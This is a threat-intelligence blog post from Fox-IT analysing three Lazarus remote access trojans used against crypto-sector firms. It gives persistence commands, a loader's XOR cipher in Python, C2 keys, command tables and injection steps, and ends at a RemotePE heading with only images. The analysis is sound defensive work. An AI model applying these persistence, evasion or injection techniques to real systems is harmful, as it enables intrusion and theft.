❌

Normal view

Received β€” 11 January 2026 ⏭ Fox-IT International blog

Three Lazarus RATs coming for your cheese

1 September 2025 at 15:00

Authors: Yun Zheng Hu and Mick Koomen

A Telegram from Pyongyang

Introduction

In the past few years, Fox-IT and NCC Group have conducted multiple incident response cases involving a Lazarus subgroup that specifically targets organizations in the financial and cryptocurrency sector. This Lazarus subgroup overlaps with activity linked to AppleJeus1, Citrine Sleet2, UNC47363, and Gleaming Pisces4. This actor uses different remote access trojans (RATs) in their operations, known as PondRAT5, ThemeForestRAT and RemotePE. In this article, we analyse and discuss these three.

First, we describe an incident response case from 2024, where we observed the three RATs. This gives insights into the tactics, techniques, and procedures (TTPs) of this actor. Then, we discuss PondRAT, ThemeForestRAT and RemotePE, respectively.

PondRAT received quite some attention last year, we give a brief overview of the malware and document other similarities between PondRAT and POOLRAT (also known as SimpleTea) that have not yet been publicly documented. Secondly, we discuss ThemeForestRAT, a RAT that has been in use for at least six years now, but has not yet been discussed publicly. These two malware families were used in conjunction, where PondRAT was on disk and ThemeForestRAT seemed to only run in memory.

Lastly, we briefly describe RemotePE, a more advanced RAT of this group. We found evidence that the actor cleaned up PondRAT and ThemeForestRAT artifacts and subsequently installed RemotePE, potentially signifying a next stage in the attack. We cannot directly link RemotePE to any public malware family at the time of this writing.

In all cases, the actor used social engineering as an initial access vector. In one case, we suspect a zero-day might have been used to achieve code execution on one of the victim’s machines. We think this highlights their advanced capabilities, and with their history of activity, also shows their determination.

A Telegram from Pyongyang

In 2024, Fox-IT investigated an incident at an organisation in decentralized finance (DeFi). There, an employee’s machine was compromised through social engineering. From there, the actor performed discovery from inside the network using different RATs in combination with other tools, for example, to harvest credentials or proxy connections. Afterwards, the actor moved to a stealthier RAT, likely signifying a next stage in the attack.

In Figure 1, we provide an overview of the attack chain, where we highlight four phases of the attack:

  1. Social engineering: the actor impersonates an existing employee of a trading company on Telegram and sets up a meeting with the victim, using fake meeting websites.
  2. Exploitation: the victim machine gets compromised and shortly afterwards PondRAT is deployed. We are uncertain how the compromise was achieved, though we suspect a Chrome zero-day vulnerability was used.
  3. Discovery: the actor uses various tooling to explore the victim network and observe daily activities.
  4. Next phase: after three months, the actor removes PerfhLoader, PondRAT and ThemeForestRAT and deploys a more advanced RAT, which we named RemotePE.
Figure 1: Overview of the attack chain from a 2024 incident response case involving a Lazarus subgroup

Social Engineering

We found traces matching a social engineering technique previously described by SlowMist6. This social engineering campaign targets employees of companies active in the cryptocurrency sector by posing as employees of investment institutions on Telegram.

This Lazarus subgroup uses fake Calendly and Picktime websites, including fake websites of the organisations they impersonate. We found traces of two impersonated employees of two different companies. We did not observe any domains linked to the β€œAccess Restricted” trick as described by SlowMist. In Figure 2, you can see a Telegram message from the actor, impersonating an existing employee of a trading company. Looking up the impersonated person, showed that the person indeed worked at the trading company.

Figure 2: Lazarus subgroup impersonating an employee at a trading company interested in the cryptocurrency sector

From the forensic data, we could not establish a clear initial access vector. We suspect a Chrome zero-day exploit was used. Although, we have no actual forensic data to back up this claim, we did notice changes in endpoint logging behaviour. Around the time of compromise, we noted a sudden decrease in the logging of the endpoint detection agent that was running on the machine. Later, Microsoft published a blogpost7, describing Citrine Sleet using a zero-day Chrome exploit to launch an evasive rootkit called FudModule8, which could explain this behaviour.

Persistence with PerfhLoader

The actor leveraged the SessionEnv service for persistence. This existing Windows service is vulnerable to phantom DLL loading9. A custom TSVIPSrv.dll can be placed inside the %SystemRoot%\System32\ directory, which SessionEnv will load upon startup. The actor placed its own loader in this directory, which we refer to as PerfhLoader. Persistence was ensured by making the service start automatically at reboot using the following command:

sc config sessionenv start=auto

The actor also modified the HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SessionEnv\RequiredPrivileges registry key by adding SeDebugPrivilege and SeLoadDriverPrivilege privileges. These elevated privileges enable loading kernel drivers, which can bypass or disable Endpoint Detection and Response (EDR) tools on the compromised system.

Figure 3: PerfhLoader loaded through SessionEnv service via Phantom DLL Loading which in turn loads PondRAT or POOLRAT

In a case from 202010, this actor used the IKEEXT service for phantom DLL loading, writing PerfhLoader to the path %SystemRoot%\System32\wlbsctrl.dll. The vulnerable VIAGLT64.SYS kernel driver (CVE-2017-16237) was also used to gain SYSTEM privileges.

PerfhLoader is a simple loader that reads a file with a hardcoded filename (perfh011.dat) from its current directory, decrypts its contents, loads it into memory and executes it. In all observed cases, both PerfhLoader and the encrypted DLL were in the %SystemRoot%\System32\ folder. Normally, perfhXXX.dat files located in this folder contain Windows Performance Monitor data, which makes it blend in with normal Windows file names.

The cipher used to encrypt and decrypt the payload uses a rolling XOR key, we denote the implementation in Python code in Listing 1.

def crypt_buf(data: bytes) -> bytes:
    xor_key = bytearray(range(0x10))
    buf = bytearray(data)
    for idx in range(len(buf)):
        a = xor_key[(idx + 5) & 0xF]
        b = xor_key[(idx - 3) & 0xF]
        c = xor_key[(idx - 7) & 0xF]
        xor_byte = a ^ b ^ c
        buf[idx] ^= xor_byte
        xor_key[idx & 0xF] = xor_byte
 
    return bytes(buf)

Listing 1: Python implementation of the XOR cipher used by PerfhLoader

The decrypted content contains a DLL that PerfhLoader loads into memory using the Manual-DLL-Loader project11. Interestingly, PondRAT uses this same project for DLL loading.

Discovery

After establishing a foothold, the actor deployed various tools in combination with the RATs described earlier. These included both custom tooling and publicly available tools. Table 1 lists some of the tools we recovered that the actor used.

ToolTool OriginDescription
ScreenshotterActorA tool that takes periodic screenshots and stores them locally
KeyloggerActorA Windows keylogger that writes user keystrokes to a file
Chromium browser dumperActorA browser dump tool that dumps Chromium-based browser cookies and credentials
MidProxyActorProxy tool
Mimikatz12PublicWindows secrets dumper
Proxy Mini13PublicProxy tool
frpc14PublicFast reverse proxy client
Table 1: Tools observed during incident response case (public and actor-developed)

Interestingly, the Fast Reverse Proxy client we found was the same client found in the 3CX compromise by Mandiant15. This client is version 0.32.116 and is from 2020, which is remarkable. We also found traces of a Themida-packed version of Quasar17, a malware family we did not see this Lazarus subgroup use before.

The actor used PondRAT in combination with ThemeForestRAT for roughly three months, to afterwards clean up and install the more sophisticated RAT called RemotePE. We will now discuss these three RATs.

PondRAT

PondRAT is a simple RAT, which its authors seem to refer to as β€œfirstloader”, based on the compilation metadata string objc_firstloader that is present in the macOS samples.

In our case, PondRAT was the initial access payload used to deploy other types of malware, including ThemeForestRAT. Judging from network data, apart from ThemeForestRAT activity, we observed significant activity to the PondRAT C2 server, indicating it was not just used for its loader functionality. In the incident response case from 2020 we encountered POOLRAT in combination with ThemeForestRAT. This could indicate that PondRAT is a successor of POOLRAT.

Overview

PondRAT is a straightforward RAT that allows an operator to read and write files, start processes and run shellcode. It has already been described by some vendors. As far as we know, the earliest sample is from 2021, referenced in a CISA article18. Based on PondRAT’s user-agent, we also noticed that PondRAT was used in an AppleJeus campaign Volexity wrote about19 (MSI file with hash 435c7b4fd5e1eaafcb5826a7e7c16a83). 360 Threat Intelligence Center wrote about PondRAT as well20, linking it to Lazarus and later writing about it being distributed through Python Package Index (PyPI) packages21. Vipyr Security wrote22 about malware that was dropped through malicious Python packages distributed through PyPI, which turned out to be PondRAT. Unit42 published an analysis23 of the RAT, referring to it as PondRAT and showing similarities between PondRAT and another RAT used by Lazarus: POOLRAT.

As described by Unit42, there are similarities between POOLRAT and PondRAT. There is overlap in function and class naming and both families check for successful responses in a similar way.

POOLRAT has more functionality than PondRAT. For example, POOLRAT has a configuration file for C2 servers, can timestomp24 files, can move files around, functionalities that PondRAT lacks. We think this is because there is no need for more functionality if its main function is to load other malware, allowing for a smaller code base and less maintenance.

Command and Control

PondRAT communicates over HTTP(S) with a hardcoded C2 server. Messages sent between the malware and the server are XOR-ed first and then Base64-encoded. For XORing it uses the hex-encoded key 774C71664D5D25775478607E74555462773E525E18237947355228337F433A3B.

Figure 4: PondRAT check-in request

Figure 4 contains an example check-in request to the C2 server. The tuid parameter contains the bot ID, control indicates the request type, and the payload parameter contains the encrypted check-in information. In this case, control is set to fconn, indicating it is a bot check-in, matching with the corresponding function name FConnectProxy(). When receiving a server reply starting with OK, PondRAT fetches a command from the server. For at least one Linux and macOS variant, the parameter names and string values consisted of scrambled letters, e.g. lkjyhnmiop instead of tuid and odlsjdfhw instead of fconn.

Commands

PondRAT has basic commands, such as reading and writing files and executing programs. Table 2 lists all commands and their names from the symbol data. When a bot command is executed, the response includes both the original command ID and a status code indicating either success (0x89A) or failure (0x89B).

Command ID / Status codeSymbol nameDescription
0x892csleepSleep
0x893MsgDownRead file
0x894MsgUpWrite file
0x895Ping
0x896Load PE from C2 in memory
0x897MsgRunLaunch process
0x898MsgCmdExecute command through the shell
0x899Exit
0x89aStatus code indicating command succeeded
0x89bStatus code indicating command failed
0x89cRun shellcode in process
Table 2: PondRAT command IDs and their descriptions

Windows

Only the Windows samples we analysed had support for commands 0x896 and 0x89C. The DLL loading functionality seems to be based on the open-source project β€œManual-DLL-Loader”25. As a sidenote, we analysed another POOLRAT Windows sample that used the β€œSimplePELoader” project26.

POOLRAT’s Little Brother

As mentioned by Palo Alto’s Unit42, PondRAT has similarities with POOLRAT. There is overlap in XOR keys, function naming and class naming. However, there are more similarities. Firstly, the Windows versions of PondRAT and POOLRAT use the format string %sd.e%sc "%s > %s 2>&1" for launching a shell command. Format strings have been discussed in the past27 and this specific format string was linked to Operation Blockbuster Sequel. Furthermore, PondRAT has a peculiar way of generating its bot ID, see the decompiled code below.

Figure 5: Bot ID generation for PondRAT (left) and POOLRAT (right)

Figure 5 shows how PondRAT and POOLRAT compute their bot ID. For PondRAT, tuid is the bot ID. It computes two parts of a 32-bit integer, that are split in two based on the bit_shift variable. Some of the POOLRAT samples compute the bot ID in a similar manner. The sample 6f2f61783a4a59449db4ba37211fa331 has symbol information available and contains a function named GenerateSessionId() that has this same logic.

More similarities can be found as part of the C2 protocol. PondRAT provides feedback to commands issued by the C2 server by returning the command ID concatenated with the status code. POOLRAT uses the same concept, see Figure 6.

Figure 6: Command status concatenation for PondRAT (left) and POOLRAT (right)

Another similarity can be found when comparing the Windows versions of POOLRAT and PondRAT. When running a Shell command (command ID 0x898) with PondRAT, the Windows version creates a temporary file with the prefix TLT in which it saves the command output. Then, it reads the file and sends the contents back to the C2 server and subsequently removes it. However, the way it removes the temporary file is remarkable.

It generates a buffer with random bytes and overwrites the file contents with it. Then, it renames the file 27 times, replacing all letters with only A’s, then B’s, etc. and with the last iteration renames all letters with random uppercase letters. For instance, when the file C:\Windows\Temp\tlt1bd8.tmp is deleted, it would first be renamed to C:\Windows\Temp\AAAAAAA.AAA, then to C:\Windows\Temp\BBBBBBB.BBB, and lastly to something like VYLDVAP.XQA. POOLRAT’s Windows version has the same functionality, see Figure 7.

Figure 7: Windows file name generation for PondRAT (left) and POOLRAT (right)

These similarities show that apart from variable data and symbol names, PondRAT is similar to POOLRAT in coding concepts as well. This further strengthens the connection between the two.

Summary

PondRAT is a simple RAT. Judging from the symbol data of macOS samples, its authors seem to refer to the malware as firstloader, a RAT that targets all three major operating systems. In our case, we observed it in combination with social engineering campaigns, whereas others have seen PondRAT being dropped through malicious software packages. Despite being simple in nature, it seems to do the job, given the frequency in which it is used. Judging from past incidents we investigated, PondRAT is a successor of POOLRAT.

Run, ThemeForest, Run!

In two incident response cases we found traces of a different RAT being used in conjunction with POOLRAT or PondRAT. We named it ThemeForestRAT, based on the substring ThemeForest which it uses in its C2 protocol. It is written in C++ and contains class names such as CServer, CJobManager, CSocketEx, CZipper and CUsbMan. ThemeForestRAT has more functionalities compared to PondRAT and POOLRAT.

In an earlier incident response case in 2020, we observed ThemeForestRAT in combination with POOLRAT. In the case from 2024, we observed it together with PondRAT. Its continued activity over at least five years demonstrates that ThemeForestRAT remains a relevant and capable tool for this actor. Besides Windows, we have observed Linux and macOS versions of the malware.

We believe that on Windows, this RAT is injected and executed in memory only, for example via PondRAT, or a dedicated loader, and is used as stealthier second-stage RAT with more functionality. The fact there are no direct samples of ThemeForestRAT on VirusTotal indicates it is quite successful in staying under the radar.

Overview

On startup, ThemeForestRAT attempts to read the configuration file from disk. When absent, it generates a unique bot ID and uses the hardcoded C2 configuration settings in the binary to create the configuration file.

Interestingly, the Windows variant creates two Windows events and accompanying threads that are used for signalling purposes (see Figure 8). However, the first thread related to the class CUsbMan only creates the temporary directory Z802056 and returns, this turned out to be legacy code as we will describe later.

The second thread monitors for new Remote Desktop (RDP) sessions and notifies the main thread when one is detected. Additionally, the thread checks for new physical console sessions and can optionally spawn extra commands under this session if this is enabled in the configuration.

Figure 8: ThemeForestRAT startup code creating two Windows events and threads for signalling

After creating these two threads it hibernates before connecting to the C2 server. The default hibernation period is three minutes but when it runs for the first time it checks in immediately. There are two cases where ThemeForestRAT wakes up from hibernation, either the hibernation period has passed, or one of the two events is signalled.

When it wakes up from hibernation it randomly selects a C2 server from its list and attempts to establish a connection. Upon receiving a response:OK acknowledgment, it downloads a 4-byte file that must decrypt to the 32-bit constant 0x20191127 to establish a valid C2 session. If this fails it will retry a different C2 and start over again, when the list of servers is exhausted it will go back into hibernation and try again later.

If it succeeds in establishing a C2 session, ThemeForestRAT sends basic system information including its wake-up reason to the C2 server, and the operator can now interact with the RAT as it keeps polling for new commands. When the operator sends an OnTerminate or OnSleep command (see Table 4), the C2 session ends, and the RAT goes back to hibernation.

struct SystemInfoWindows   // sizeof=0x478
{
    uint32  job_id;        // 0x10005 = Windows
    wchar   bot_id[20];
    wchar   hostname[64];
    wchar   whoami[50];
    uint32  dwMajorVersion;
    uint32  dwMinorVersion;
    uint32  dwPlatformId;
    uint16  padding1;
    wchar   ip_address[20];
    wchar   timezone[50];
    wchar   gpu[50];
    wchar   memory[50];
    uint16  padding2;
    uint32  wakeup_reason; // 0 = hibernation, 1 = USB, 2 = RDP
    wchar   os_version[256];
};

struct SystemInfoPOSIX     // sizeof=0x478
{
    uint32  job_id;        // 0x20005 = POSIX
    char    bot_id[16];
    char    unused1[24];
    char    hostname[128];
    char    username[114];
    char    ip_address[40];
    char    timezone[100];
    char    arch[100];
    char    memory[100];
    char    unused2[6];
    char    os_version[512];
};

Listing 2: ThemeForestRAT system information structure that is sent after establishing a C2 session

Listing 2 shows the structure definitions that ThemeForestRAT uses for sending system information when establishing a C2 session. The job_id field indicates the OS type, 0x10005 for Windows, and 0x20005 for both Linux and macOS as they share the same structure.

Configuration

The configuration file of ThemeForestRAT is encrypted with RC4 using the hex-encoded key 201A192D838F4853E300 and contains the following settings:

  • 64-bit unique bot ID
  • List of ten C2 server URLs
  • Command interpreter, for example cmd.exe (not used)
  • List of optional commands to execute under the user of the active console session (Windows only, empty by default)
  • Matching array to enable the optional console command
  • Last check-in timestamp
  • Hibernation time between C2 sessions in minutes, default value is 3
  • C2 callback settings, for example to immediately check in on a new active RDP connection

The configuration can be parsed using the C structure definition from Listing 3.

struct ThemeForestC2Config
{
    uint64  bot_id;
    wchar   urls[10][1024];
    wchar   shell[1024];
    wchar   wts_console_cmdline[10][1024];
    char    wts_console_cmdline_enabled[10];
    uint32  last_checkin_epoch;
    uint32  configured_hibernate_minutes;
    uint32  active_hibernate_minutes;
    uint16  callback_settings;
};

Listing 3: ThemeForestRAT configuration structure definition for Windows

The configuration path that the RAT reads from disk is hardcoded. On macOS and Linux, this is an absolute path, while on Windows it looks in the current working directory where the RAT is launched. In Table 3 we list the observed configuration paths and hardcoded configuration file sizes for ThemeForestRAT.

Operating systemThemeForestRAT configuration file on diskFile size
Windowsnetraid.inf43048 bytes
Linux/var/crash/cups43044 bytes
macOS/private/etc/imap43044 bytes
Table 3: Observed ThemeForestRAT configuration paths and their file sizes on Windows, Linux and macOS

Command and Control

ThemeForestRAT communicates over HTTP(S). The filenames it uses for retrieving commands from the C2 server are prefixed with ThemeForest_. The response data is sent back to the operator as a file prefixed with Thumb_, see Figure 6. On Windows it uses the Ryeol Http Client28 library for HTTP communications, and on macOS and Linux it uses libcurl. ThemeForestRAT has a single hardcoded C2 in the binary, but its configuration can be updated by sending the SetInfo command.

Figure 9: ThemeForestRAT sending encrypted system information to C2 server on initial check-in

Commands

In terms of command functionality, ThemeForestRAT supports over twenty commands, at least twice as much as PondRAT. The Linux and macOS versions contain debug symbols, which allows us to map the command IDs to function names where available.

Symbol nameCommand IDDescription
ListDrives0x10001000Get list of drives
CServer::OnFileBrowse0x10001001Get directory listing
CServer::OnFileCopy0x10001002Copy file from source to destination on victim machine
CServer::OnFileDelete0x10001003Delete a file
FileDeleteSecure0x10001004Delete a file securely
CServer::OnFileUpload0x10001005Open a file for writing on victim machine
CServer::FileDownload0x10001006Download file from victim machine
Run0x10001007Execute a command and return the exit code
CServer::OnChfTime0x10001008Timestomp file based on another file on disk
–0x10001009–
CServer::OnTestConn0x1000100aTest TCP connection to host and port
CServer::OnCmdRun0x1000100bRun command in background and return output
CServer::OnSleep0x1000100cHibernate for X seconds, this will also be saved in the configuration file
CServer::OnViewProcess0x1000100dGet process listing
CServer::OnKillProcess0x1000100eKill process by process ID
–0x1000100f–
CServer::OnFileProperty0x10001010Get file properties
CServer::OnGetInfo0x10001011Get current RAT configuration
CServer::OnSetInfo0x10001012Update and save RAT configuration file
CServer::OnZipDownload0x10001013Download a directory or file as a compressed Zip file
CServer::OnTerminate0x10001014Flush configuration to disk and hibernate until next wake up
(Data)0x10001015Data
(JobSuccess)0x10001016Job succeeded
(JobFailed)0x10001017Job failed
GetServiceName0x10001018Return current service name
CleanupAndExit0x10001019Remove persistence, configuration file, and terminate RAT
RecvMsg0x1000101aForce C2 check-in
RunAs0x1000101bSpawn a process under the user token of given Windows Terminal Services session
–0x1000101c–
WriteRandomData0x1000101dWrite random data to file handle
CServer::OnInjectShellcode0x1000101eInject shellcode into process ID
Table 4: ThemeForestRAT command IDs and their descriptions

Note that the symbol names in Table 4 that start with CServer:: are from the debug symbols and the other names are deduced based on analysis of the command.

Shellcode Injection

On Windows, the CServer::OnInjectShellcode command injects shellcode into a given process ID using NtOpenProcess, NtAllocateVirtualMemory, NtWriteVirtualMemory and RtlCreateUserThread Windows API calls. The shellcode is encrypted using the same algorithm used in PerfhLoader (see Listing 1). In the macOS and Linux samples we have analysed, this command is defined as an empty stub.

RomeoGolf’s Little Brother

In 2016, Novetta released a detailed report called Operation Blockbuster29, in which a Novetta-led coalition of security companies analysed malware samples from multiple cybersecurity incidents. The investigation linked the 2014 Sony Pictures attack to the Lazarus Group and revealed that the same actor had been behind numerous other attacks against government, military, and commercial targets using related malware since 2009.

Operation Blockbuster’s malware report describes RomeoGolf, a RAT that resembles ThemeForestRAT in several ways:

  • Uses the temporary folder Z802056, although not used in ThemeForestRAT, is still created
  • Overlapping command IDs and functionality
  • Same unique identifier generation using 4 calls to rand()
  • Configuration file with extension *.inf on Windows
  • Timestomping of the configuration file based on mspaint.exe
  • Two signalling threads for USB and RDP events

Figure 10 shows the RomeoGolf startup logic for generating its bot ID and two signalling threads that is identical to ThemeForestRAT (see Figure 5).

Figure 10: RomeoGolf startup creates two signalling threads, comparable to ThemeForestRAT (see Figure 5).

As can be seen in Table 5, the functionality to detect and copy data from newly attached logical drives has been removed in ThemeForestRAT, while leaving the temporary directory creation intact. Also, the thread to check for new RDP sessions has been extended in ThemeForestRAT to optionally spawn up to ten extra configured commands under the user of the active physical console session.

RomeoGolfThemeForestRAT
Compilation dateFri Oct 11 01:20:48 2013Thu Sep 07 06:40:40 2023
Known configuration filecrkdf32.infnetraid.inf
Configuration file timestomped tomspaint.exemspaint.exe
USB thread logic1. Creates %TEMP%\Z802056
2. Checks for newly attached drives and copies data to above folder
3. Signal on newly attached drives
1. Creates %TEMP%\Z802056
RDP thread logic1. Signal on new active RDP sessions
1. Start configured commands under the user of the new active console session
2. Signal on new active RDP session if configured
C2 communicationFake TLSHTTP(S)
Highest known command id0x100010130x1000101e
Table 5: Differences and similarities between RomeoGolf and ThemeForestRAT

While RomeoGolf used Fake TLS30 and its own custom server for its C2 communications, ThemeForestRAT uses the HTTP protocol and shared hosting for its C2 servers.

Onto the next stage with RemotePE




